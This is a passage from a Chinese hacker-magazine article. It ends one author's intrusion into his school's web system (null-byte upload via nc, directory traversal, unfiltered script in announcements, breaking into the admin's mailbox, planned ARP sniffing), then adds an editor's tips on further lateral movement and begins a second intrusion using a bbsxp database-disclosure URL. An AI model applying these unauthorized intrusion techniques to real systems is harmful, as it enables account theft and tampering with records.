，修改Content-Length然后用Winhex修改空格为00空字符，然后用nc提交，提示说文件上传成功，如图12所示。但是就是不能得到我的jsp文件，也许是jsp和Unix系统特殊的原因吧，漏洞利用失败了，问了一些人也都没有遇到过这样的情况！郁闷！不过目录倒是成功建立了，试着在变量里添加../这样的字符，在主机里建立任意的目录，发现也成




图8




图9




图10




图11




图12




图13

功了。但整个系统只支持jsp格式的文件，像php之类的可以上传，但是要么提示下载，要么直接返回源码。没有办法了，只能建立个HackED_BY_JNc这样的目录玩玩顺便提醒下管理员了，如图13所示。

六、渗透的结果

到上面那一步其实渗透已经完成了，但是因为本能的对最高权限的向往，还是实验了一下其他的办法，譬如得知管理员的名字之后，我曾入侵过管理员校内的邮箱，但是里面也没有什么敏感的信息，然后搜集了管理员的生日还有电话等信息，但是就是无法通过ssh登录上目标服务器，也无法用这些信息得到站点的系统管理员权限，也许是我自己的社会工程学用得不好吧！但是按照我现在的权限和操作，想要得到什么的话可以改些重要的东西引诱系统管理员登录，譬如修改掉现有的管理员密码。如果想要恢复的话，我想只有最高权限的系统管理员才能做到吧！然后我的arp嗅探就可以把他的密码抓出来。在后台测试了下主页公告什么的，发现可以执行自己的js代码哦！如图14所示 ，<和>等字符没有过滤的，也就是主页可以挂马啦！如果管理员的IE不打补丁的话，甚至可以控制管理员的机器哦！但是这些都只是我的思路，并没有测试，毕竟是自己的学校啊！我的目的并不是破坏，证明了安全问题就到此为止吧！




图14

总结

尽管最后没有拿到root或者更高的权限，但是作为一次渗透，我想已经足够了。后台的功能我已经能做我想做的事了，修改别人的分数，查看全校所有的密码，并且也已经暴露了学校网络存在的安全性上的问题。对于广大的管理员，我想还是一个忠告，不要过分相信你的防火墙；安全是个整体，再坚固的网络还是会因为一些小的弱点而被入侵的，特别是80端口。整个渗透我没有做什么破坏，文章写完之后也给了管理员一份，让他自己修改去吧！文章没有什么技术可言，有什么问题请到非安全论坛讨论，我的ID是剑心大人。

【文章中用到的工具cain.exe、lcx.exe、ms05039.exe已收录在本期光盘中】

编辑点评： 80端口的渗透→跳转到内网→常规扫描＋溢出＋嗅探获得最终权限，这是近来最流行的一个方式了。作者在内网做的工作并不够，有一项我认为是没有做好的，应当破出那台3389的原有管理员密码，然后ipc$其它机器，用添加的guest用户是看不到原本的net use列表的。还有，放一个vbs脚本到启动组，在NTFS格式下的机器也是不能够成功的。另外，是否内网有域，如何拿到域用户的密码，也没有做……当然，作者只是一次学校范围内的安全检测，没有必要苛求那么多了^_^。

入侵 IT海南网

KYO

上半个月一直在培训CISP课程，刚刚考试完还不知道过了没有呢，所以就少了很多时间来玩黑。考试结束后没几天，恰好有个朋友说想研究一个站的代码，叫我看看能不能拿下。

拿到地址打开网页随便检查了一会，发现流行的SQL注射漏洞都不存在了。后来发现它还有一个论坛是bbsxp5.11版的，大家都知道，这个版本可以暴库的。提交**http://www.****.cn/hypc/luntan%5cShowForum.asp?forumid=9**，得到数据库地址，如图1所示。

